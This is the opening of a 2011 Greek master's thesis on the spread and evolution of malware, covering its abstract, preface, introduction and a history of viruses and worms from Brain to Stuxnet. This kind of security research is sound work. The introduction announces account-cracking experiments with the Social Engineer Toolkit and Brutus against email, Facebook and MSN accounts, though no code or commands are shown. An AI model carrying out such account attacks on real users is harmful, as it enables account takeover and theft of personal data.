ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ
ΜΕΤΑΠΤΥΧΙΑΚΟ ΠΡΟΓΡΑΜΜΑ
«ΤΕΧΝΟΟΙΚΟΝΟΜΙΚΗΣ ΔΙΟΙΚΗΣΗΣ
ΚΑΙ ΑΣΦΑΛΕΙΑΣ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ»

Διπλωματική Εργασία

Μεταπτυχιακού Διπλώματος Ειδίκευσης

ΘΕΜΑ:

«Η διάδοση του κακόβουλου λογισμικού όπως αυτή εξελίχτηκε και εξελίσσεται στο χρόνο»

Ονοματεπώνυμο Σπουδαστή:

Παναγιώτης Α. Κοτσόπουλος, ΜΤΕ0913

«Η ΔΙΑΔΟΣΗ ΤΟΥ ΚΑΚΟΒΟΥΛΟΥ ΛΟΓΙΣΜΙΚΟΥ ΟΠΩΣ ΑΥΤΗ ΕΞΕΛΙΧΤΗΚΕ ΚΑΙ ΕΞΕΛΙΣΣΕΤΑΙ ΣΤΟ ΧΡΟΝΟ»

ΠΑΝΑΓΙΩΤΗΣ Α. ΚΟΤΣΟΠΟΥΛΟΣ

Επιτροπή Κρίσης

Σωκράτης Κάτσικας Καθηγητής	Κώστας Λαμπρινουδάκης Επίκουρος Καθηγητής	Χρήστος Ξενάκης Επίκουρος Καθηγητής
……	……	……..

Επιβλέπων Διπλωματικής: Κώστας Λαμπρινουδάκης, Επίκουρος Καθηγητής

ΠΕΙΡΑΙΑΣ 2011

Περίληψη

Στη σημερινή εποχή, το κακόβουλο λογισμικό διαδραματίζει ένα σημαντικό ρόλο. Τα κακόβουλα λογισμικά είναι το σύνολο των εφαρμογών οι οποίες έχουν σχεδιαστεί ώστε να εμπεριέχουν σκόπιμα μη επιθυμητή και μη φανερή στο χρήστη λειτουργικότητα. Ουσιαστικά είναι μια γενική μορφή ενός τμήματος λογισμικού που εισέρχεται σε ένα πληροφοριακό σύστημα για να προκαλέσει ζημιά σε αυτό ή σε άλλα συστήματα ή ακόμα ανατρέψει τη χρήση που θα ήθελαν να κάνουν οι χρήστες. Οι μορφές επιθέσεων, εξελίσσονται διαρκώς και γίνονται ολοένα πιο πολύπλοκες. Αυτό έχει σαν συνέπεια να δημιουργούνται μια σειρά από επιπτώσεις. Χρήστες των ιστοτόπων κοινωνικής διαδικτύωσης, υπάλληλοι εταιρειών ή δημόσιων οργανισμών είναι μια σημαντική μερίδα ατόμων που δέχονται καθημερινά μια σειρά επιθέσεων. Αυτό συμβαίνει διότι οι επιτιθέμενοι στοχεύουν να διεισδύσουν σε πληροφοριακά συστήματα και μετέπειτα κάνοντας χρήση ορισμένων προσωπικών πληροφοριών, να έχουν οικονομικά οφέλη. Οι προκλήσεις που υπάρχουν και θα υπάρξουν στο μέλλον έγκεινται στο γεγονός ότι χρειάζεται να δημιουργηθούν αποτελεσματικοί μηχανισμοί προστασίας. Τόσο οι εταιρείες όσο και οι διαχειριστές ασφάλειας των κυβερνητικών υποδομών σε διάφορες χώρες καλούνται να δαπανήσουν μεγάλα ποσά προκειμένου να προστατέψουν τα πληροφοριακά τους συστήματα. Σε περίπτωση που προσβληθούν από το κακόβουλο λογισμικό επηρεάζεται αισθητά η εύρυθμη λειτουργία των συστημάτων, οι οικονομικές επιπτώσεις θα είναι δυσβάστακτες καθώς θα μειωθεί η αξιοπιστία των εταιρειών στους πελάτες τους και οι επιτιθέμενοι θα έχουν καταφέρει να αποσπάσουν προσωπικές πληροφορίες από τους χρήστες.

Λέξεις – Κλειδιά

Κακόβουλο λογισμικό, τεχνολογίες κακόβουλου λογισμικού, τρόπος διάδοσης κακόβουλου λογισμικού, ανίχνευση κακόβουλου λογισμικού, επιδημιολογικά μοντέλα, εξέλιξη των επιθέσεων του κακόβουλου λογισμικού, επιπτώσεις κακόβουλου λογισμικού, μηχανισμοί προστασίας από το κακόβουλο λογισμικό, Mobile Agent Malware Simulator (Malsim), Network Graphs for Computer Epidemiologists (NGCE), Backtrack 4, Social Engineer Toolkit, Brutus Webcracker

Abstract

Nowadays malware plays an important role. Malware programs are applications that have been developed in order to include an undesirable functionality to the user. Substantially it is a general pattern of a part of malware which goes in to an information system in order to cause damage to it or to other systems, or even to prevent the actions of the users. There are various attack methods which are changing and becoming difficult to defeat malware attacks. However these have serious impacts and various consequences will occur. Users of social networks, employees in organizations or in government institutions are facing various malware attacks. That happens because attackers want to gain the full control of information systems and after that they will gather personal information from the users in order to have financial benefits. There are various challenges that users will see in the future in order to face malware attacks and that is why preventive mechanisms will need to be occurred. Companies as well as security administrators of governmental infrastructures have to spend a lot of money for protecting their information systems. Otherwise they will not work properly because financial damages are huge and users will not trust the services that companies offer to them as well as attackers will finally steal personal information from everyone.

Keywords

Malware, malware technologies, spreading of malware, malware tracing, model epidemiologists, attack trends of malware, consequences of malware, malware prevention mechanisms, Mobile Agent Malware Simulator (Malsim), Network Graphs for Computer Epidemiologists (NGCE), Backtrack 4, Social Engineer Toolkit, Brutus Webcracker

Πρόλογος

Η παρούσα διπλωματική εργασία εκπονήθηκε στα πλαίσια της συνεργασίας μου με τον τομέα Ασφάλειας του Ερευνητικού Ακαδημαϊκού Ινστιτούτου Τεχνολογίας Υπολογιστών (ΕΑΙΤΥ) και υλοποιήθηκε από τον διπλωματούχο Παναγιώτη Κοτσόπουλο από τα Μακρίσια Ολυμπίας. Από τον Οκτώβριο του 2010 ξεκίνησα να κάνω πολλές έρευνες για να αντιληφθώ τη διάδοση του κακόβουλου λογισμικού όπως αυτή εξελίχτηκε και εξελίσσεται στο χρόνο.

Στην εργασία αυτή παραθέτω τα αποτελέσματα της ερευνητικής μου προσπάθειας με την αναλυτική παρουσίαση επιθέσεων με κακόβουλο λογισμικό που έγιναν τα έτη 2009 και 2010. Έτσι διαπίστωσα ότι οι επιτιθέμενοι δημιουργούν ολοένα και πιο πολύπλοκές μορφές επιθέσεων. Σε αυτή τη διπλωματική εργασία πειραματίστηκα με το να διεξάγω επιθέσεις για να διαπιστώσω πόσο αποτελεσματικές είναι. Οι μαθηματικές αναλύσεις και οι προσομοιώσεις που έκανα με τη χρήση κάποιων εργαλείων με βοήθησαν να καταλάβω τον τρόπο και την ταχύτητα εξάπλωσης του κακόβουλου λογισμικού καθώς και τις συνέπειες που είτε αυτές είναι οικονομικές είτε αφορούν τη μείωση της αξιοπιστίας ή της εύρυθμης λειτουργίας των πληροφοριακών συστημάτων που υποστηρίζουν πολλές εφαρμογές.

Με το πέρας της διπλωματικής ολοκληρώνω ένα σημαντικό κύκλο σπουδών. Μετά από 6 χρόνια και αφού ολοκλήρωσα τις προπτυχιακές μου σπουδές στο τμήμα Τηλεπικοινωνιακών Συστημάτων και Δικτύων και τις μεταπτυχιακές μου σπουδές στην Ασφάλεια των Ψηφιακών Συστημάτων νιώθω ότι έχω αποκτήσει πολλά και σημαντικά εφόδια για να συνεχίσω και να εντρυφήσω στο αντικείμενο της ειδικότητάς μου. Νιώθω την ανάγκη να ευχαριστήσω όλους τους καθηγητές μου τόσο στο προπτυχιακό όσο και στο μεταπτυχιακό μου διότι αυτοί είναι που με βοήθησαν να αγαπήσω τον κλάδο που σπούδασα. Είναι αυτοί οι οποίοι μου μεταλαμπάδευσαν όλες αυτές τις γνώσεις που χρειάζονταν και μου δημιούργησαν ένα τρόπο σκέψης για το πώς να αντιλαμβάνομαι την διαρκής εξέλιξη της τεχνολογίας.

Η επιτυχής εκπόνηση αυτής της διπλωματικής εργασίας δεν θα μπορούσε να επιτευχθεί αν δεν είχα τη πολύτιμη βοήθεια και την αμέριστη των κυρίων Βλάχου Βασίλειου, καθηγητή εφαρμογών του τμήματος Τεχνολογίας Πληροφορικής και Τηλεπικοινωνιών στο ΑΤΕΙ Λάρισας καθώς και του Βαβίτσα Γεωργίου. Με τη διαρκή συνεργασία που είχαμε κατάφερα να κάνω μια πολύ ενδιαφέρουσα ερευνητική δουλειά.

Στο μεταπτυχιακό πρόγραμμα σπουδών πέρα από την υλοποίηση της διπλωματικής εργασίας οι καθηγητές μου στο τμήμα Ψηφιακών Συστημάτων του Πανεπιστημίου Πειραιά, κύριοι Κάτσικας Σωκράτης, Λαμπρινουδάκης Κωνσταντίνος και Χρήστος Ξενάκης με βοήθησαν να αντιληφθώ τον τρόπο με τον οποίο θα μπορέσω να ανταποκριθώ με επιτυχία στην ολοκλήρωση των μεταπτυχιακών μου σπουδών. Θα ήθελα πέρα το ότι συμμετείχαν στην επίβλεψη της διπλωματικής μου

εργασίας να τους ευχαριστήσω για την άψογη συνεργασία που είχαμε κατά την διάρκεια της φοίτησής μου. Παράλληλα με τη βοήθεια που πρόσφεραν στο μεταπτυχιακό μπόρεσα να συμμετάσχω στο πανευρωπαϊκό πρόγραμμα ασφάλειας "Intensive Program on Information and Communication Security – IPICS" και να γνωρίσω πολύ σημαντικούς καθηγητές στο τομέα της ασφάλειας. Αυτοί μου πρόσφεραν τα κατάλληλα εφόδια και τη δυνατότητα να πιστοποιηθώ με επιτυχία από το διεθνή φορέα πιστοποίησης Tuv Nord κατά ISO 27001:2005 Information Security Management Systems (ISMS) Auditor.

Ιδιαίτερες ευχαριστίες θα ήθελα να εκφράσω προς τον κύριο Γιάννη Σταματίου, Επίκουρο καθηγητή του τμήματος Μαθηματικών του Πανεπιστημίου Ιωαννίνων, διότι ήταν αυτός που με ένταξε στην ερευνητική ομάδας της ασφάλειας του ΕΑΙΤΥ και με παρότρυνε να κάνω το μεταπτυχιακό της Ασφάλειας των Ψηφιακών Συστημάτων. Τέλος, θα ήθελα να ευχαριστήσω ιδιαίτερα τα φιλικά μου πρόσωπα και την οικογένειά μου, για την ψυχολογική υποστήριξη που μου παρείχαν από την στιγμή που ανέλαβα την εκπόνηση της διπλωματικής μέχρι και το τέλος της.

Πειραιάς, Ιούλιος 2011

……

Παναγιώτης Α. Κοτσόπουλος

Πτυχιούχος Τηλεπικοινωνιακών Συστημάτων και Δικτύων ΤΕ
Διπλωματούχος Τεχνοοικονομικής Διοίκησης και Ασφάλειας Ψηφιακών Συστημάτων

Πίνακας Περιεχομένων

Κατάλογος Διαγραμμάτων

Κατάλογος Σχημάτων

Κατάλογος Εικόνων

Κατάλογος Πινάκων

Εισαγωγή

Η δημιουργία κακόβουλου λογισμικού στην ιστορία της πληροφορικής δεν είχε σαν σκοπό την πρόκληση ζημιών ή λόγους παράνομης δραστηριότητας όπως γίνεται τα τελευταία χρόνια, αλλά βασιζόταν πολύ περισσότερο στην περιέργεια μερικών ανθρώπων.

Υλοποιήσεις κακόβουλων προγραμμάτων καθώς και τεχνικές που εφαρμόζονται για να πραγματοποιηθούν επιθέσεις στο Διαδίκτυο, κατά βάση βασίζονται σε κακόβουλο λογισμικό. Οι δημιουργοί κακόβουλου λογισμικού έχοντας την γνώση για το πώς μπορούν να επιτεθούν σε ένα σύστημα δημιουργούν ένα πρόγραμμα το οποίο προσομοιώνει αυτήν τους τη σκέψη. Ο κακόβουλος κώδικας κάνει ότι θα έκανε ο δημιουργός του χειροκίνητα αλλά με ταχύτητα εκτέλεσης που ο άνθρωπος δεν προλαβαίνει να κατανοήσει. Πέρα από την διαδικασία εκτέλεσης του βασικού σκοπού ενός κακόβουλου λογισμικού ο δημιουργός του έχει την ανάγκη να εμπλουτίσει τον κώδικα με λειτουργίες που θα του προσφέρουν μη ανίχνευση του προγράμματος του, να μπορεί να αντιγραφεί σε άλλους υπολογιστές - αποθηκευτικά μέσα ή κάποια επιπλέον λειτουργία που θα παραπλανά το θύμα που έχει μολυνθεί. Οι επιπλέον αυτές λειτουργίες έχουν να κάνουν με τον εκάστοτε τύπο κακόβουλου λογισμικού.

Ο πρώτος ιός που δημιουργήθηκε ήταν περίπου πριν 25 χρόνια και ονομαζόταν Boot/Brain. Ο ιός αυτός είχε σχεδιαστεί για το λειτουργικό σύστημα DOS. Ο Brain Virus είχε ως στόχο να προστατεύει από τις παράνομες αντιγραφές ένα ιατρικό πρόγραμμα που είχαν αναπτύξει δύο αδέλφια από το Πακιστάν. Παραλλαγές του ιού αυτού δημιουργήθηκαν αλλά όχι κατά πλειοψηφία για κακόβουλους σκοπούς. Όσο περνούσαν τα χρόνια και με την είσοδο του λειτουργικού συστήματος Windows οι χρήστες πολλαπλασιάστηκαν. Λόγω της ευρείας χρήσης των Windows, ορισμένοι χρήστες θέλησαν να διαβάλουν την εταιρία Microsoft δημιουργώντας προγράμματα που εκμεταλλεύονταν προβληματικά σημεία στον κώδικα του λειτουργικού συστήματος με σκοπό να κάνουν την ζωή των χρηστών πιο δύσκολη. Ο στόχος ήταν να δυσαρεστήσουν τους χρήστες και έτσι να δυσφημιστεί η εταιρία και ειδικότερα το προϊόν της. Αυτό συμβαίνει ακόμα και σήμερα με το συγκεκριμένο λειτουργικό σύστημα και στη συνέχεια με την είσοδο του Διαδικτύου (Internet) οι χρήστες αυξήθηκαν ακόμα περισσότερο, οι τιμές των υπολογιστών με τα χρόνια γίνονταν ακόμα πιο προσιτές και έτσι οι κακόβουλοι χρήστες αποκτούσαν περισσότερα εργαλεία. Η εξέλιξη των ιών ήταν τα σκουλήκια (worms) τα οποία ενώ εκτελούν ακριβώς ότι και οι ιοί έχουν ένα επιπλέον πλεονέκτημα, την αξιοποίηση του διαδικτύου με σκοπό να εξαπλωθούν σε απομακρυσμένους υπολογιστές. Φυσικά από όλο αυτό το παιχνίδι δεν θα μπορούσαν να λείπουν οι καλόβουλοι χρήστες οι οποίοι από την μεριά τους αυτό που προσπαθούν είναι να ανακαλύπτουν το τι κάνει ο εκάστοτε ιός και να προσπαθούν να τον διαγράψουν. Επειδή όπως η χρήση των

υπολογιστών και του διαδικτύου ήταν ραγδαία, οι χειροκίνητοι τρόποι δεν είχαν αποτέλεσμα πλέον. Έτσι σχεδιάστηκαν και αναπτύχθηκαν προγράμματα εντοπισμού τέτοιου λογισμικού τα οποία κάνουν ικανοποιητική δουλειά σε ότι έχει να κάνει με την ανίχνευση κακόβουλου λογισμικού. Υπάρχουν λοιπόν δύο μεγάλες κατηγοριοποιήσεις ανίχνευσης, η ανίχνευση δια της παρουσίας (detection by appearence) και η ανίχνευση δια της συμπεριφοράς (detection by behaviour).

Σήμερα το διαδίκτυο έχει αναπτυχθεί σε τέτοιο βαθμό που ολόκληρες οικονομίες βασίζονται σε αυτό. Είναι ένα ισχυρό μέσο διαφήμισης και προβολής για διάφορους σκοπούς. Επίσης, είναι ελεύθερο σαν μέσο επικοινωνίας και είναι πολύ δύσκολο να ελεγχθεί και να οριστούν κανόνες σε αυτό λόγω της ευρείας χρήσης του. Μεγάλες εταιρίες ακόμα και κυβερνήσεις κατασκευάζουν τέτοιο λογισμικό και οι λόγοι εκτός από οικονομικοί τείνουν να γίνουν και γεωπολιτικοί. Ένα παράδειγμα είναι το Virus/Worm Stuxnet το οποίο διείσδυσε στο πυρηνικό εργοστάσιο του Ιράν και προκάλεσε σοβαρές βλάβες σε μηχανήματα παραγωγής. Συνεπώς έχει ξεκινήσει ένας διαδικτυακός πόλεμος αφού η κάθε κακόβουλη κίνηση έχει το σκοπό της. Όλες οι κινήσεις είναι καλά οργανωμένες. Οι επιθέσεις πλέον δεν είναι πολλές σε σχέση με παλαιότερα, αλλά σε περίπτωση που εκπληρωθεί μία, οι απώλειες από πλευράς του θύματος είναι μεγάλες. Με τον όρο *κακόβουλη επίθεση* (*malicious attack*), εννοείται η κακόβουλη προσπάθεια για προσβολή ενός συστήματος και της λειτουργικότητας του μέσω μιας σειράς μη επιτρεπτών, ύπουλων και κακής πρόθεσης δραστηριοτήτων. Η αντιμετώπιση των κακόβουλων επιθέσεων γίνεται με δυο βασικούς τρόπους. Είτε με διαδικασίες ανίχνευσής τους και άμεσης λήψης μέτρων αντιμετώπισής τους, ή με διαδικασίες πρόβλεψης και προστασίας των συστημάτων μέσω προληπτικής επέμβασης. Και στις δύο περιπτώσεις πρέπει είτε να ανιχνευθεί η παρουσία των αιτιών της εν δυνάμει ή ήδη εκδηλωμένης κακόβουλης επίθεσης ή να αναγνωριστεί η επικίνδυνη δράση που αναπτύσσεται στα πλαίσια αυτής της κακόβουλης επίθεσης.

Η παρούσα διπλωματική εργασία απαρτίζεται από 4 μέρη το θεωρητικό, τις μαθηματικές αναλύσεις, τις τάσεις εξέλιξης του κακόβουλου λογισμικού και τις υλοποιήσεις.

Πιο αναλυτικά στο πρώτο μέρος αρχικά γίνεται μια ιστορική αναδρομή στην εξέλιξη του κακόβουλου λογισμικού τα περασμένα χρόνια. Έπειτα αναφέρεται η ταυτότητα των επιτιθέμενων, η έννοια του malware, τα βασικά χαρακτηριστικά και οι τύποι του. Μετά γίνεται εκτενής αναφορά στις επιθέσεις με κακόβουλο λογισμικό καθώς και σε μελλοντικές τάσεις για την εξέλιξή τους. Στη συνέχεια αναλύεται ο τρόπος διάδοσης του malware στα site κοινωνικής διαδικτύωσης. Ύστερα αναφέρονται οι επιπτώσεις του καθώς και τρόποι αντιμετώπισης. Αξίζει να σημειωθεί ότι σημαντικό ρόλο στην αντιμετώπιση των επιθέσεων επιτελεί η δημιουργία από τους διαχειριστές ασφάλειας ενός καλού συστήματος ανίχνευσης παρεμβολών και firewall. Παράλληλα θα παρατεθούν κάποια εργαλεία που ανιχνεύουν το κακόβουλο λογισμικό.

Στο δεύτερο μέρος αναλύονται τα επιδημιολογικά μοντέλα υπολογιστών *SI* (Susceptible Infective), *SIR* (Susceptible Infective Recovered), *SIRS* (Susceptible Infective Recovered Susceptible), *SIDR* (Susceptible Infective Detected Removed), *MSIR* (Maternally derived immunity Susceptible Infective Recovered), *MSEIR* (Maternally Susceptible Exposed Infective Recovered), *SICR* (Susceptible Infective Carrier Recovered), *SEIR* (Susceptible Exposed Infective Recovered), *SEIS* (Susceptible Exposed Infective Susceptible), *SIS* (Susceptible Infective Susceptible), *PSIDR* (Pre – Response Susceptible Infective Detected Removed), *SIM* (Susceptible Infective Immune) και *SIMS* (Susceptible Infective Immune Susceptible). Έπειτα γίνεται εξέταση των ανιχνευτών κακόβουλου λογισμικού και της γενικότερης συμπεριφοράς που έχει το malware.

Στο τρίτο μέρος αναλύεται η υπάρχουσα κατάσταση και η μελλοντική εξέλιξη του κακόβουλου λογισμικού καθώς επίσης γίνεται ιδιαίτερη μνεία σε επιθέσεις που πραγματοποιήθηκαν τα έτη 2009 και 2010 όπως και στις συνέπειες που είχαν τόσο σε οικονομικό επίπεδο όσο και στο να επηρεαστεί η εύρυθμη λειτουργία των πληροφοριακών συστημάτων.

Στο τέταρτο μέρος περιέχονται οι υλοποιήσεις.

Αρχικά γίνεται προσομοίωση του malware με το πρόγραμμα Mobile Agent Malware Simulator (*Malsim*). Το πρακτικό μέρος της διπλωματικής εργασίας θα συνοδεύεται από ένα προγραμματιστικό κομμάτι στη γλώσσα προγραμματισμού java. Παράλληλα παρατίθενται οι ψευδοκώδικες για την προσομοίωση των ιών Melissa, Yamanner, W32/Mydoom, και W32/Blaster. Εκεί θα παρουσιαστεί ο κώδικας του ιού zero-day. Ακολούθως θα αναλυθεί ο τρόπος εξάπλωσης του κακόβουλου λογισμικού όπου προσομοιώνεται με τη χρήση του εργαλείου *NGCE* (network graphs for computer epidemiologists).

Οι επιθέσεις που διεξάγονται με τη χρήση του κακόβουλου λογισμικού, κατά κύριο λόγο στοχεύουν στο να παραβιαστούν λογαριασμοί χρηστών. Προκειμένου να αναλυθεί αυτό θα χρησιμοποιηθεί το *backtrack 4* του social engineer toolkit για να γίνουν hack λογαριασμοί ηλεκτρικού ταχυδρομείου χρηστών (mail accounts) καθώς και των facebook accounts τους. Ύστερα με τη χρήση του *brutus webcracker* παραβιάζονται λογαριασμοί χρηστών στο msn.

Τέλος στη διπλωματική εργασία θα εξαχθούν ορισμένα χρήσιμα συμπεράσματα.

ΜΕΡΟΣ Α – ΘΕΩΡΗΤΙΚΟ ΜΕΡΟΣ

Κεφάλαιο 1ο- Η ιστορία του κακόβουλου λογισμικού

1.1 Η Ιστορική αναδρομή του κακόβουλου λογισμικού

Οι ιοί αναπτύχθηκαν από τη πρώτη στιγμή της ύπαρξης των ηλεκτρονικών υπολογιστών. Σύμφωνα με τον Bassham E. και άλλους [2], και τον Krebs B., [3] είναι πολύ χρήσιμο να έχουμε γνώση της ιστορίας του κακόβουλου λογισμικού. Ένας από τους πρώτους ιούς κατά τον Mell P. και άλλους [1], ήταν οι καλοστημένες φάρσες *"benign pranks"*. Παρόλα αυτά οι κακόβουλοι ιοί δεν είχαν γίνει γνωστοί μέχρι τις αρχές τις δεκαετίας του 1980. Με βάση λοιπόν τον οδηγό στη πηγή [1] οι πρώτοι ιοί δημιουργήθηκαν στα τέλη της δεκαετίας του 1970 που ήταν επίσης καλοστημένες φάρσες είχαν σαν στόχο να πλήξουν την εύρυθμη λειτουργία των διεργασιών του συστήματος. Το κακόβουλο λογισμικό δεν ήταν συνηθισμένο μέχρι τα τέλη της δεκαετίας του 1980. Σε εκείνη τη περίοδο η πιο συνηθισμένη μορφή ήταν οι compiled viruses. Εκείνη τη περίοδο οι συγγραφείς των ιών δημιούργησαν πολλές τεχνικές έτσι ώστε οι ιοί τους να μην ανιχνεύονται. Το 1988 ο διαβόητος ιός "Morris" απελευθερώθηκε, διαταράσσοντας την εύρυθμη λειτουργία χιλιάδων δικτύων υπολογιστών. Επίσης οι δούρειοι ίπποι ήρθαν στο προσκήνιο στα μέσα της δεκαετίας του 1980.

Κατά τις αρχές της δεκαετίας του 1990, η κατάσταση με το κακόβουλο λογισμικό παρέμεινε η ίδια, με τους μεταγλωττισμένους ιούς να είναι η επικρατέστερη μορφή κακόβουλου κώδικα. Ωστόσο προς τα τέλη της δεκαετίας του 1990, εξαιτίας των σημαντικών αλλαγών που έγιναν στο τομέα της πληροφορικής, δημιουργήθηκαν νέες ευκαιρίες για τη δημιουργία καλύτερων κακόβουλων λογισμικών. Πιο συγκεκριμένα, αυξήθηκε ραγδαία ο αριθμός των υπολογιστών. Επιπλέον έγινε ευρέως διαδεδομένη η χρήση του ηλεκτρονικού ταχυδρομείου από πελάτες καθώς και του λογισμικού μακρόγλωσσων, όπως οι επεξεργαστές κειμένου και τα λογιστικά φύλλα. Ως εκ τούτου, οι συγγραφείς ιών ξεκίνησαν να δημιουργούν και να διαδίδουν ιούς μέσω του ηλεκτρονικού ταχυδρομείου καθώς και να αναπτύσσουν αυτοτελή worm με παρόμοιες δυνατότητες. Στην εξάπλωση των ιών βοήθησε το γεγονός ότι ήταν εύκολο να δημιουργηθούν ακόμα και από μη έμπειρους προγραμματιστές. Δύο απειλές οι οποίες ανιχνεύθηκαν με βάση το οδηγό του NIST (National Institute of Standards and Technology) [1], ήταν οι *Melissa* και *LoveLetter* worm που ανακαλύφθηκαν το 1999 και το 2000 αντίστοιχα και επηρέασαν εκατομμύρια συστήματα. Επίσης οι δούρειοι ίπποι και οι RAT συνδυασμοί όπως το *BackOrifice*, ήρθαν και αυτοί στο προσκήνιο στα τέλη της δεκαετίας του 1990.

Από το 2000, οι ιοί ήταν μια διαδεδομένη μορφή κακόβουλου λογισμικού. Σύμφωνα με το Tuting A. *"το κακόβουλο λογισμικό εμφανίζεται ολοένα και πιο συχνά*

από ποτέ αλλά οι πρόχειρες λύσεις για την αντιμετώπισή του δεν ενδείκνυνται. Είναι δύσκολο να διατηρήσεις το χρονικό διάστημα μεταξύ της ανακάλυψης και της εκμετάλλευσής του εξαιτίας του ότι αυτό γίνεται ολοένα και πιο μικρό." [5] Οι συγγραφείς των ιών συνήθιζαν να προτιμούν να διαδίδουν worms παρά ιούς εξαιτίας του ότι αυτά μπορούσαν να διαδοθούν πολύ πιο γρήγορα. Μεταξύ των ιών οι boot sector ιοί έγιναν πιο σπάνιοι λόγω της φθίνουσας χρήσης των δισκετών, σε αντίθεση με τους μακροιούς που έγιναν οι πιο συνηθισμένοι τύποι ιών. Οι boot sector ιοί είχαν επικρατήσει στις αρχές της δεκαετίας του 1990, όταν οι δισκέτες ήταν το μόνο μέσο για να αποθηκεύονται και να μεταφέρονται τα αρχεία μεταξύ των συστημάτων. Όταν όμως είχαν διαδοθεί γρηγορότεροι μέθοδοι μεταφοράς αρχείων, όπως το ηλεκτρονικό ταχυδρομείο και το λογισμικό για το διαμοιρασμό αρχείων, οι επιτιθέμενοι άρχισαν να δημιουργούν άλλους τύπους κακόβουλου λογισμικού που είχαν σαν πλεονέκτημα να προσβάλουν αυτές τις μεθόδους έτσι ώστε να εξαπλώνονται γρηγορότερα. Ωστόσο οι boot sector ιοί εξακολουθούσαν να υφίστανται καθώς τέτοιοι ιοί μπορούσαν να μολύνουν CD, DVD και άλλα αφαιρούμενα μέσα αποθήκευσης δεδομένων κατά τη διάρκεια της εκκίνησής τους. Το 2001 η πιο αναμιγνυόμενη επίθεση ήταν ο *Nimda* που ελευθερώθηκε και προκάλεσε πολλαπλές διαταραχές. Σύμφωνα με το Mell P. και άλλους [1], ο *Nimda* είχε κάποια χαρακτηριστικά ιών, worm, και κακόβουλου μετακινούμενου κώδικα. Πιο πρόσφατα, οι κακόβουλες επιθέσεις κινητού κώδικα αυξήθηκαν ραγδαία εξαιτίας της ολοένα αυξανόμενης χρήσης των φυλλομετρητών διαδικτύου και του ηλεκτρονικού ταχυδρομείου. Όμως ο κακόβουλος μετακινούμενος κώδικας δεν είναι τόσο συνήθης όπως είναι τα worms. Μια άλλη τάση είναι ότι στις πιο πολλές περιπτώσεις του κακόβουλου λογισμικού συμπεριλαμβανομένων των worms, των δούρειων ίππων και του κακόβολου μετακινούμενου κώδικα χρησιμοποιούνται εργαλεία επιθέσεων όπως τα rootkits, τα keystroke loggers, και τα backdoors για να προσβάλουν τα συστήματα.


1.2 Ιστορικές επιθέσεις και παραδείγματα κακόβουλου λογισμικού

Υπάρχουν πολλές και διαφορετικές απόψεις για το πότε ακριβώς δημιουργήθηκε καθώς και για το ποιος ήταν ο πρώτος ιός. Είναι ωστόσο γνωστό ότι οι *Univac 1108* και *IBM 360/370* [104] είχαν δεχθεί τους ιούς *"Pervading Animal"* και *"Christmas tree"* οπότε μπορούμε να πούμε σχεδόν σίγουρα πως ο πρώτος ιός δημιουργήθηκε κάπου στις αρχές του 1970, παρόλο που ο όρος ιός ήρθε πολύ αργότερα το 1983 από τον Fred Cohen. Την περίοδο εκείνη, τέλη του 1960 με αρχές του 1970, έκαναν περιοδικά την εμφάνισή τους διάφορα προγράμματα με την ονομασία *"The Rabbit",* τα οποία κλωνοποιούσαν τον εαυτό τους, και καταλάμβαναν πόρους του συστήματος μειώνοντας κατά συνέπεια την παραγωγικότητά του. Αυτά πιθανότατα δεν αντιγράφονταν από σύστημα σε σύστημα και ήταν αυστηρά τοπικά φαινόμενα ή ακόμα και λάθη ή φάρσες από τους προγραμματιστές συστημάτων που

συντηρούσαν αυτούς τους υπολογιστές. Το πρώτο περιστατικό που θα μπορούσε να ονομαστεί επιδημία ενός ιού υπολογιστών συνέβη στον *Univac 1108* και ήταν ο *"Pervading Animal"* ο οποίος συγχωνευόταν στο τέλος εκτελέσιμων αρχείων [2], [106].

